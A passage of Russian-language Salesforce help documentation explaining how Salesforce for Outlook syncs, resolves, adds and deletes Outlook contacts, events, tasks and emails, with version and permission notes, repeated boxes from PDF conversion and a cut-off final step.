Автоматическая синхронизация позволяет исключать некоторые элементы из процесса синхронизации посредством приложения Salesforce for Outlook несколькими способами.

- Пользователи могут определять необходимость синхронизации элементов, помеченных в приложении Microsoft® Outlook® в качестве личных. Чтобы предотвратить синхронизацию личных элементов, откройте параметры Salesforce for Outlook и отмените выбор нужных типов личных элементов.

Элементы, синхронизированные в приложении Outlook и позже помеченные в качестве личных, хранятся в системе Salesforce. Тем не менее, изменение элементов в приложении Outlook не инициирует обновление соответствующих элементов Salesforce.

- Чтобы предотвратить синхронизацию определенных элементов Outlook, независимо от того, являются они личными или нет, назначьте им категорию Outlook «*Не синхронизировать с Salesforce*». Дополнительную информацию об использовании категорий Outlook см. в документации к приложению Outlook.

СМ. ТАКЖЕ:

[Общие сведения о синхронизации между приложением Microsoft® Outlook® и системой Salesforce](#)

[Определение синхронизированных задач Outlook](#)



## Автоматическое назначение организаций для синхронизированных контактов

Приложение Salesforce for Outlook позволяет автоматически назначать синхронизированные контакты Outlook организациям.

В таблице ниже описан процесс назначения организаций.

| Условие  | Результат   |
|--|---|
| Если компания контакта соответствует одной организации Salesforce, то...   | контакт назначается этой организации.   |
| Если компания контакта соответствует нескольким организациям Salesforce или не соответствует ни одной организации, то... | контакт добавляется в список «Мои неопределенные элементы» в системе Salesforce, который можно просмотреть на начальной странице контактов или в приложении Salesforce for Outlook. Данный список позволяет вручную назначать контакты текущим организациям, добавлять новые организации и подтверждать, что контакты являются личными. |
| Если для контакта не указано название компании, то...  | контакт считается личным, поэтому не добавляется в список «Мои неопределенные элементы».  |
| Если компания контакта изменяется в Outlook, то...   | при обнаружении соответствующей организации Salesforce, контакт назначается этой организации. В противном случае контакт добавляется в список «Мои неопределенные элементы» для последующего определения.   |
| Если неопределенный контакт удаляется в Outlook, то...   | контакт удаляется из списка «Мои неопределенные элементы» при его следующем просмотре.  |
| Если неопределенный контакт изменяется в Outlook, то...  | запись контакта обновляется в списке «Мои неопределенные элементы». Если меняется компания контакта, то система Salesforce проверяет сведения о новой компании на наличие совпадений с текущими организациями и, в случае обнаружения совпадения, назначает организации новую компанию.   |

СМ. ТАКЖЕ:

[Синхронизация контактов с помощью Salesforce for Outlook](#)

[Определение синхронизированных контактов](#)

[Управление конфигурацией Salesforce for Outlook](#)

## ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для назначения организаций:

- «Чтение» для организаций и «Редактирование» для контактов

Для создания организаций:

- «Создание» для организаций и «Редактирование» для контактов

И

«Показать быстрое создание»

## Управление способом синхронизации элементов Microsoft® Outlook® с системой Salesforce

Пользователи могут управлять контактами, событиями и задачами посредством категорий Outlook для синхронизации элементов Outlook с системой Salesforce — путем выбора отдельных элементов для синхронизации или путем синхронизации всех элементов и выбора элементов, синхронизацию которых необходимо предотвратить.

Просмотрите параметры синхронизации в системной области Windows® и выберите нужный способ синхронизации элементов Outlook с системой Salesforce.

1. Правой кнопкой мыши щелкните значок Salesforce for Outlook (📧) в системной области.



2. Выберите пункт **«Параметры»** и нажмите кнопку **«Далее»**.
3. Просмотрите доступный метод синхронизации элементов: «Синхронизировать только выбранные элементы Outlook» или «Синхронизировать все элементы Outlook».
  - При синхронизации посредством параметра «Синхронизировать только выбранные элементы Outlook» приложение Salesforce for Outlook синхронизирует только выбранные элементы Outlook. Рекомендуем [назначить нужным элементам категорию «Синхронизировать с Salesforce»](#) на странице 1790.
  - При синхронизации посредством параметра «Синхронизировать все элементы Outlook» приложение Salesforce for Outlook синхронизирует все элементы Outlook. Рекомендуем [назначить нужным элементам категорию «Не синхронизировать с Salesforce»](#) на странице 1791.
4. Нажмите кнопку **«Отмена»**.

## Выбор элементов Microsoft® Outlook® для синхронизации с системой Salesforce

При синхронизации контактов, событий и задач Outlook с системой Salesforce посредством параметра «Синхронизировать только выбранные элементы Outlook» в приложении Salesforce for Outlook рекомендуем выбрать элементы Outlook, подлежащие синхронизации.

1. Выберите нужные контакты, события и задачи в приложении Outlook.
2. Щелкните **«Выбрать категорию»** в ленте Outlook.
3. Выберите категорию «Синхронизировать с Salesforce».

Синхронизация категоризированных элементов начнется при выполнении следующего цикла синхронизации.

### ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версий.

### ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версий.

## Предотвращение синхронизации элементов Microsoft® Outlook® с системой Salesforce

При синхронизации контактов, событий и задач Outlook с системой Salesforce посредством параметра «Синхронизировать все элементы Outlook» в приложении Salesforce for Outlook пользователи могут выбирать элементы, которые не подлежат синхронизации.

1. Выберите нужные контакты, события и задачи в приложении Outlook.
2. Щелкните **«Выбрать категорию»** в ленте Outlook.
3. Выберите категорию «Не синхронизировать с Salesforce».

Синхронизация категоризированных элементов прекратится после выполнения следующего цикла синхронизации.

## Мои неопределенные элементы

При использовании Salesforce for Outlook, Exchange Sync или Email to Salesforce для синхронизации элементов или добавления сообщений эл. почты из почтового приложения в систему Salesforce, любые элементы, которые не могут быть автоматически назначены записям Salesforce, добавляются на страницу «Мои неопределенные элементы».

Данная страница обеспечивает удобное ежедневное управление неопределенными элементами, требующими участия со стороны пользователей. Повторяющиеся события не отображаются на странице «Мои неопределенные элементы». Чтобы связать повторяющиеся события с записями Salesforce, рекомендуем воспользоваться календарем.

### ВЕРСИИ


Эта функция доступна для управления при помощи следующих версий: **Salesforce Classic** и **Lightning Experience**

Доступно в версиях: **все** версии.

### ВЕРСИИ

Доступно в версиях: **Salesforce Classic** и **Lightning Experience** (только при отображении запроса устранить конфликтные данные **Salesforce for Outlook** в области уведомлений панели задач Windows)

Доступно в версиях: **все** версии.



1. Быстрый доступ к странице «Мои неопределенные элементы» с помощью ярлыка **«Неопределенные элементы»** на боковой панели.

2. Быстрый просмотр неназначенных элементов, отсортированных по типу, посредством вкладок «Контакты», «События» и «Задачи».
3. Просмотр неназначенных элементов.
4. Назначьте элементы записям Salesforce — вручную или с помощью рекомендаций Salesforce, — либо подтвердите, что их необходимо оставить как есть.

Использование функций, упрощающих процесс определения элементов

Ниже перечислены функции, обеспечивающие быстрое и удобное определение элементов.

| Цель  | Функция                 | Причины использования функции  |
|---|-------------------------|--|
| Одновременное пакетное назначение элементов | Пакетное редактирование | Пользователь может одновременно назначать не более 50 элементов из одной очереди.  |
| Отображение рекомендаций Salesforce         | Рекомендации            | <p>Система Salesforce отображает рекомендуемые организации, обращения и возможности, которые могут быть назначены текущим элементам. Чтобы отменить отображение рекомендуемых записей, щелкните ссылку <b>«Отключить рекомендации»</b>. Чтобы возобновить их отображение, щелкните ссылку <b>«Включить рекомендации»</b>.</p> <p>Рекомендации отображаются только при выборе контакта из результатов поиска и пустом связанном списке. Ниже перечислены критерии, используемые системой Salesforce для отображения рекомендаций.</p> <ul style="list-style-type: none"> <li>• <b>Организации:</b> для контакта указана родительская организация или роль в организации.</li> <li>• <b>Обращения:</b> контакт связан с обращением.</li> <li>• <b>Возможности:</b> контакту назначена роль в возможности.</li> </ul> |

#### [Определение синхронизированных контактов](#)

Некоторые контакты почтового приложения, синхронизируемые посредством Salesforce for Outlook или Exchange Sync, автоматически назначаются организациям на основе их компании. Остальные контакты добавляются в список «Мои неопределенные элементы», который позволяет назначать контакты организациям Salesforce или оставлять их без назначения.

#### [Определение синхронизированных событий](#)

#### [Определение синхронизированных задач Outlook](#)

СМ. ТАКЖЕ:

#### [Определение синхронизированных задач Outlook](#)

#### [Определение синхронизированных контактов](#)

#### [Определение синхронизированных событий](#)

## Определение синхронизированных контактов

Некоторые контакты почтового приложения, синхронизируемые посредством Salesforce for Outlook или Exchange Sync, автоматически назначаются организациям на основе их компании. Остальные контакты добавляются в список «Мои неопределенные элементы», который позволяет назначать контакты организациям Salesforce или оставлять их без назначения.

1. Чтобы просмотреть неопределенные контакты, щелкните ссылку **«Неопределенные элементы»** на боковой панели.
2. Чтобы выполнить определение контактов, воспользуйтесь любым из указанных ниже способов.
  - Назначьте организацию.
    - Выберите нужную организацию в раскрывающемся списке «Выбор предложенной организации». Данный список содержит только те организации, которые соответствуют компании контакта. Предложенные организации всегда содержат поле «Имя организации» и три первых дополнительных поля, заданных в макете поиска организации. Организации, которые не могут быть назначены контактам ввиду применения соответствующих фильтров поиска контактов, не отображаются в качестве предложенных.
    - Выберите «*Поиск Salesforce.com...*». Нажмите кнопку **«Создать»**, укажите сведения об организации и нажмите кнопку **«Сохранить»**, или введите критерии поиска, нажмите кнопку **«Начать»** и выберите нужную организацию. Если поле поиска не отображается, возможно, всплывающие окна Salesforce заблокированы.
  - Чтобы оставить контакт без назначения, выберите пункт «*Не назначать новую организацию*» в раскрывающемся списке. Неназначенные контакты доступны только текущему пользователю и администратору, поэтому не могут быть связаны с записями Salesforce.
  - Чтобы выбрать организацию в случае возникновения конфликта между почтовым приложением и системой Salesforce (разные компании контактов), выберите пункт «*Не назначать новую организацию*» в раскрывающемся списке и замените одно значение другим. Если приоритет Salesforce выше, то компания почтового приложения заменяется организацией Salesforce. Если приоритет почтового приложения выше, то наоборот.
  - Чтобы отменить сделанный выбор, выберите пункт «– *Не выбрано* –» в раскрывающемся списке.
3. Чтобы сохранить изменения, нажмите кнопку **«Сохранить»**. Все измененные элементы удаляются из списка. Синхронизация оставшихся элементов будет продолжена; их определение может быть выполнено позже. Чтобы отменить все внесенные на страницу изменения, нажмите кнопку **«Отмена»**. Все контакты, назначенные организации, отображаются в связанном списке «Контакты» для этой организации.

## ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience (только при отображении запроса устранить конфликтные данные Salesforce for Outlook в области уведомлений панели задач Windows)

Доступно в версиях: **все** версии.


## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра или редактирования неопределенных контактов:

- «Редактирование» для контактов и «Чтение» для организаций
- И
- Синхронизация контактов

Для создания организаций:

- «Редактирование» для контактов и «Создание» для организаций
- И
- «Показать быстрое создание»

 **Прим.:** Также для определения контакта можно пометить запись контакта в качестве личной или назначить ее организации.

Список неопределенных контактов поддерживает те же действия, что и стандартное списковое представление.

Чтобы добавить фильтры и настроить столбцы, нажмите кнопку **«Правка»** или **«Создать новое представление»**.


СМ. ТАКЖЕ:

[Мои неопределенные элементы](#)


[Синхронизация контактов с помощью Salesforce for Outlook](#)

## Определение синхронизированных событий

Неповторяющиеся события почтового приложения, синхронизируемые посредством Salesforce for Outlook или Exchange Sync, отображаются в календаре Salesforce и на странице «Мои неопределенные элементы». Данная страница позволяет назначать события связанным записям Salesforce или оставлять их без назначения.

 **Прим.:** Повторяющиеся события не отображаются на странице «Мои неопределенные элементы». Чтобы связать повторяющиеся события с записями Salesforce, рекомендуем воспользоваться календарем.

1. Чтобы просмотреть неопределенные события, щелкните ссылку **«Неопределенные элементы»** на боковой панели.
2. В зависимости от нужного результата, выберите любое из указанных ниже действий.
  - Чтобы назначить связанным записям, укажите нужную связанную запись в одном или обоих полях. При необходимости выберите нужный тип записи в раскрывающемся списке. При назначении интереса дополнительные записи не могут быть назначены. Чтобы отменить назначение, удалите указанные в полях данные.
  - Чтобы оставить без назначения, щелкните **«Не назначать»**. Незначенные события (например, внутренние или личные встречи) доступны только текущему пользователю, поэтому не могут быть связаны с другими записями.
3. Чтобы сохранить изменения, нажмите кнопку **«Сохранить»**. Все измененные элементы удаляются из списка. Синхронизация оставшихся элементов будет продолжена; их определение может быть выполнено позже. Чтобы отменить все внесенные на страницу изменения, нажмите кнопку **«Отмена»**. Событие добавляется в связанный список «Журнал действий» или «Открытые действия» соответствующей записи. Изменения не могут быть сохранены в том случае, если событие содержит обязательное настраиваемое поле, либо настраиваемое поле действия становится обязательным после добавления элементов в список неопределенных событий.

 **Прим.:** Также для определения события можно пометить запись события в качестве личной или назначить ее другим записям Salesforce с помощью полей «Связано с» и «Имя». Назначенные и личные события автоматически удаляются из списка неопределенных событий. Чтобы просмотреть описание события, щелкните значок ► напротив нужной темы.

СМ. ТАКЖЕ:

[Мои неопределенные элементы](#)

[Синхронизация событий с помощью Salesforce for Outlook](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience (только при отображении запроса  
устранить конфликтные  
данные  
Salesforce for Outlook в  
области уведомлений  
панели задач Windows)

Доступно в версиях: **все**  
версии.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра или  
редактирования  
неопределенных событий:

- «Редактирование» для событий и «Чтение» для объектов, назначаемых событиям

И

Синхронизация  
событий

Для создания записей  
Salesforce:

- «Редактирование» для событий

И


«Показать быстрое  
создание» и «Создание»  
для соответствующих  
объектов

Для просмотра недавних  
данных в полях связанных  
записей:

- «Автозаполнение полей поиска» в параметрах поиска

## Определение синхронизированных задач Outlook

Задачи Outlook, синхронизируемые с помощью приложения Salesforce for Outlook, отображаются на странице «Мои неопределенные элементы». Данная страница позволяет назначать задачи связанным записям Salesforce или оставлять их без назначения.

1. Чтобы просмотреть неопределенные задачи, щелкните ссылку **«Неопределенные элементы»** на боковой панели.
  2. В зависимости от нужного результата, выберите любое из указанных ниже действий.
    - Чтобы назначить связанным записям, укажите нужную связанную запись в одном или обоих полях. При необходимости выберите нужный тип записи в раскрывающемся списке. При назначении интереса дополнительные записи не могут быть назначены. Чтобы отменить назначение, удалите указанные в полях данные.
    - Чтобы оставить без назначения, щелкните **«Не назначать»**. Неза назначенные задачи (например, внутренние или личные встречи) доступны только текущему пользователю, поэтому не могут быть связаны с другими записями.
  3. Чтобы сохранить изменения, нажмите кнопку **«Сохранить»**. Все измененные элементы удаляются из списка. Синхронизация оставшихся элементов будет продолжена; их определение может быть выполнено позже. Чтобы отменить все внесенные на страницу изменения, нажмите кнопку **«Отмена»**. Задача добавляется в связанный список «Журнал действий» или «Открытые действия» соответствующей записи. Изменения не могут быть сохранены в том случае, если задача содержит обязательное настраиваемое поле, либо настраиваемое поле действия становится обязательным после добавления элементов в список неопределенных задач.
-  **Прим.:** Также для определения задачи можно назначить запись задачи другим записям Salesforce с помощью полей «Связано с» и «Имя». Назначенные задачи автоматически удаляются из списка неопределенных задач.

СМ. ТАКЖЕ:

[Мои неопределенные элементы](#)

[Синхронизация задач с помощью Salesforce for Outlook](#)

### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience (только при отображении запроса устранить конфликтные данные Salesforce for Outlook в области уведомлений панели задач Windows)

Доступно в версиях: **все** версии.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра или редактирования неопределенных задач:

- «Редактирование» для задач и «Чтение» для объектов, назначаемых задачам

И

Синхронизация задач

Для создания записей Salesforce:

- «Редактирование» для задач

И

«Показать быстрое создание» и «Создание» для соответствующих объектов

Для просмотра недавних данных в полях связанных записей:

- «Автозаполнение полей поиска» в параметрах поиска




## Удаление элементов, синхронизируемых посредством приложения **Salesforce for Outlook**

Элемент, синхронизируемый посредством приложения **Salesforce for Outlook**, может быть одновременно удален из **Salesforce** и **Outlook** путем его удаления только из одной системы. Повторяющиеся задачи и недавно обновленные элементы, подлежащие удалению, требуют специальной обработки.

Сначала проверьте направление синхронизации для нужного контакта, события или задачи. Затем удалите элемент из системы, выбранной в качестве его источника. Элементы, поддерживающие синхронизацию в обоих направлениях, могут быть удалены из любой системы.

Как результат, приложение **Salesforce for Outlook** автоматически удаляет соответствующий элемент из другой системы.

 **Прим.:** Повторяющиеся задачи синхронизируются только по направлению из системы **Salesforce**, поэтому могут удаляться без проверки направления синхронизации: повторяющиеся задачи всегда удаляются в системе **Salesforce**.

1. Введите строку «*Salesforce for Outlook*» в поле «Быстрый поиск» на странице личных параметров и щелкните «**Просмотр моей конфигурации**».
2. Проверьте направление синхронизации для нужного контакта, события или неповторяющейся задачи.
3. Удалите элемент из системы-источника.

Например, чтобы удалить контакт (если контакты синхронизируются по направлению из **Outlook** в **Salesforce**), удалите нужный контакт в **Outlook**.

Удаленный элемент удаляется из обеих систем при выполнении следующего цикла синхронизации.

Удаление элемента только из одной системы может указывать на обновление данной записи текущим или другим торговым представителем в течение того же цикла синхронизации и выполнение приложением **Salesforce for Outlook** обновления взамен удаления. Данный алгоритм определяется разделом «Алгоритм конфликта» конфигурации **Salesforce for Outlook**, предусматривающим приоритет обновления в одной системе над удалением в другой системе. В данном случае выполните повторное удаление записи. Или обратитесь к сотруднику, который интересуется данным элементом!

## Просмотр записей **Salesforce** в приложении **Microsoft® Outlook®**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для отображения боковой панели **Salesforce** «Боковая панель» в конфигурации **Outlook** в приложении **Outlook**:

|  |  |
|--|--|
| Для добавления сообщений эл. почты (включая вложения), событий и задач <b>Outlook</b> в записи <b>Salesforce</b> : | «Добавить сообщение эл. почты» в конфигурации <b>Outlook</b> |
|--|--|

|  |  |
|--|--|
| Для добавления конкретных вложений эл. почты в систему <b>Salesforce</b> : | «Разрешить пользователям выбор вложений» в конфигурации <b>Outlook</b> |
|--|--|

|   |   |
|---|---|
| Для добавления сообщений эл. почты (включая вложения), событий и задач в несколько контактов: | «Разрешить пользователям пакетное связывание контактов с задачами и событиями» в разделе «Параметры действий» |
|---|---|

### ВЕРСИИ

Данная функция доступна для управления в: **Salesforce Classic** и **Lightning Experience**.

Доступно в версиях: **все** версии.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для удаления элементов, синхронизируемых между **Salesforce** и **Outlook**:

- «Удаление» для всех объектов, подлежащих удалению

### ВЕРСИИ


Эта функция доступна для управления при помощи следующих версий: **Salesforce Classic** и **Lightning Experience**

Доступно в версиях: **все** версии.

Для пакетного добавления сообщений эл. почты в записи Salesforce, принимающие задачи: Обратитесь в службу поддержки Salesforce.

---

Система позволяет просматривать контакты и интересы Salesforce, связанные с важными сообщениями эл. почты Outlook, прямо в приложении Outlook. Боковая панель Salesforce отображает записи Salesforce, доступные для добавления сообщений эл. почты, событий и задач Outlook.


Посмотреть демонстрационный ролик:  [Использование боковой панели Salesforce для работы с записями в приложении Microsoft® Outlook®](#)

При выборе сообщения эл. почты в папке «Входящие» или события в календаре Outlook боковая панель Salesforce отображает сведения о связанных контактах и интересах Salesforce прямо в приложении Outlook. Включенная боковая панель в конфигурации Outlook отображает не более 10 контактов и интересов из полей сообщения эл. почты или события «От», «Кому» и «Копия».




Кроме того, боковая панель Salesforce:

- Содержит не более четырех действий, возможностей и обращений, связанных с контактами и интересами, отображаемыми на боковой панели.
- Позволяет добавлять сообщения эл. почты Outlook и их вложения в разные записи Salesforce, а также добавлять события и задачи Outlook в разные контакты и в одну другую запись (например, организацию, обращение или настраиваемый объект), которая может быть связана с задачами.
- Определяет повторяющиеся контакты или интересы. Записи, которые должны отображаться на боковой панели, выбираются пользователем.
- Позволяет напрямую создавать записи Salesforce.
- Поддерживает функцию поиска, позволяющую находить дополнительные записи Salesforce.
- Содержит ссылки для просмотра полных сведений о записи прямо в системе Salesforce.




Ниже приведен пример использования боковой панели.



1. Выберите нужное сообщение эл. почты или событие в приложении Outlook.
2. Просмотрите содержимое Salesforce, доступное на боковой панели, которая отображает контакты и интересы согласно порядку их следования в полях сообщения эл. почты или события «От», «Кому» и «Копия». Просмотрите связанные действия, возможности и обращения для каждого контакта и интереса. Чтобы просмотреть полные сведения о записи, щелкните ссылку, открывающую запись прямо в системе Salesforce.

Чтобы добавить сообщение эл. почты или событие в выбранные записи Salesforce, щелкните значок  или значок  напротив нужных записей. Вложения эл. почты добавляются автоматически при добавлении сообщения эл. почты в систему Salesforce, кроме случаев включения функции, позволяющей пользователям выбирать конкретные вложения эл. почты. В данном случае боковая панель отображает значок  напротив отдельных вложений. Чтобы добавить данные вложения в систему Salesforce, щелкните данный значок.

При использовании функции «Социальные организации и контакты» боковая панель Salesforce отображает фотографии для профилей Facebook® или Twitter™, выбранные пользователем для отображения в системе Salesforce.

3. Чтобы просмотреть сведения о других контактах и интересах, связанных с сообщением эл. почты, включая связанные действия, обращения и возможности, выберите нужные записи.
4. Просмотрите записи Salesforce, дополненные сообщениями эл. почты или событиями. Чтобы создать запись организации, обращения, контакта, интереса, возможности или настраиваемого объекта, связанную с сообщением эл. почты, щелкните значок . Если нужные записи не отображаются, щелкните значок  и добавьте сообщения эл. почты, события или задачи Outlook в другие найденные записи. Чтобы свернуть боковую панель, щелкните значок .

#### Добавление сообщений эл. почты Microsoft® Outlook® в записи Salesforce

Система позволяет отслеживать важные сообщения эл. почты Outlook, связанные с записями Salesforce, на боковой панели Salesforce.

### [Удаление сообщений эл. почты Microsoft® Outlook® из записей Salesforce](#)

При необходимости удалите сообщения эл. почты Microsoft Outlook из записей Salesforce посредством боковой панели для приложения Salesforce for Outlook.

### [Добавление событий Microsoft® Outlook® в записи Salesforce](#)

Чтобы добавить события Outlook в записи Salesforce, воспользуйтесь боковой панелью Salesforce. Событие добавляется в запись Salesforce как действие, которое может быть просмотрено в связанном списке «Журнал действий» или «Открытые действия» записи.

### [Добавление задач Microsoft® Outlook® в записи Salesforce](#)

При необходимости добавьте задачи Outlook в несколько контактов Salesforce, а также в одну другую запись, принимающую задачи (например, организация, интерес или возможность). Задача добавляется в запись Salesforce как действие, которое может быть просмотрено в связанном списке «Журнал действий» или «Открытые действия» записи.

### [Создание записей прямо на боковой панели Salesforce](#)

Боковая панель приложения Microsoft® Outlook® позволяет быстро создавать разные типы записей.

### [Поиск записей Salesforce в приложении Microsoft® Outlook®](#)

СМ. ТАКЖЕ:

[Добавление сообщений эл. почты Microsoft® Outlook® в записи Salesforce](#)

[Создание записей прямо на боковой панели Salesforce](#)

[Поиск записей Salesforce в приложении Microsoft® Outlook®](#)

Добавление сообщений эл. почты Microsoft® Outlook® в записи Salesforce

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для отображения боковой панели Salesforce «Боковая панель» в конфигурации Outlook в приложении Outlook:

Для добавления сообщений эл. почты (включая вложения), событий и задач Outlook в записи Salesforce: «Добавить сообщение эл. почты» в конфигурации Outlook

Для добавления конкретных вложений эл. почты в систему Salesforce: «Разрешить пользователям выбор вложений» в конфигурации Outlook

Для добавления сообщений эл. почты (включая вложения), событий и задач в несколько контактов: «Разрешить пользователям пакетное связывание контактов с задачами и событиями» в разделе «Параметры действий»

Для пакетного добавления сообщений эл. почты в записи Salesforce, принимающие задачи: Обратитесь в службу поддержки Salesforce.

## ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.


Система позволяет отслеживать важные сообщения эл. почты Outlook, связанные с записями Salesforce, на боковой панели Salesforce.

Чтобы выполнить данное действие, воспользуйтесь боковой панелью Salesforce (функцией, доступной в приложении Salesforce for Outlook). Дополнительную информацию о боковой панели см. в разделе «[Просмотр записей Salesforce в приложении Microsoft® Outlook®](#)».

1. Выполните одно из перечисленных ниже действий в приложении Outlook.


- Выберите нужное сообщение эл. почты в папке входящих сообщений.
- Создайте сообщение эл. почты.


Сообщение эл. почты может быть добавлено в несколько контактов, а также в одну другую запись (например, организацию, обращение или возможность), которая может быть связана с задачами.

2. Щелкните значок  напротив нужной записи контакта, организации, обращения, возможности или интереса на боковой панели. Боковая панель подтверждает записи Salesforce, дополненные сообщением эл. почты.

Новое исходящее сообщение эл. почты добавляется в записи Salesforce при нажатии кнопки «**Отправить**».

3. Способ добавления вложений определяется текущими настройками боковой панели.

- При отображении раздела «Вложения» после добавления сообщения эл. почты в систему Salesforce щелкните значок  для добавления конкретных вложений эл. почты в запись.



- При отсутствии возможности добавления вложений добавление сообщения эл. почты в систему Salesforce инициирует автоматическое добавление вложений.

СМ. ТАКЖЕ:

[Поиск записей Salesforce в приложении Microsoft® Outlook®](#)

[Удаление сообщений эл. почты Microsoft® Outlook® из записей Salesforce](#)

[Поиск записей Salesforce в приложении Microsoft® Outlook®](#)

## Удаление сообщений эл. почты Microsoft® Outlook® из записей Salesforce

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для отображения боковой панели Salesforce «Боковая панель» в конфигурации Outlook в приложении Outlook:

Для добавления сообщений эл. почты (включая вложения), событий и задач Outlook в записи Salesforce: «Добавить сообщение эл. почты» в конфигурации Outlook

Для добавления конкретных вложений эл. почты в систему Salesforce: «Разрешить пользователям выбор вложений» в конфигурации Outlook

Для добавления сообщений эл. почты (включая вложения), событий и задач в несколько контактов: «Разрешить пользователям пакетное связывание контактов с задачами и событиями» в разделе «Параметры действий»

Для пакетного добавления сообщений эл. почты в записи Salesforce, принимающие задачи: Обратитесь в службу поддержки Salesforce.



## ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

При необходимости удалите сообщения эл. почты Microsoft Outlook из записей Salesforce посредством боковой панели для приложения Salesforce for Outlook.

Чтобы выполнить данное действие, воспользуйтесь боковой панелью Salesforce (функцией, доступной в приложении Salesforce for Outlook). Дополнительную информацию о боковой панели см. в разделе [«Просмотр записей Salesforce в приложении Microsoft® Outlook®»](#).

1. Выберите сообщение эл. почты Outlook, которое должно быть удалено из записей Salesforce.
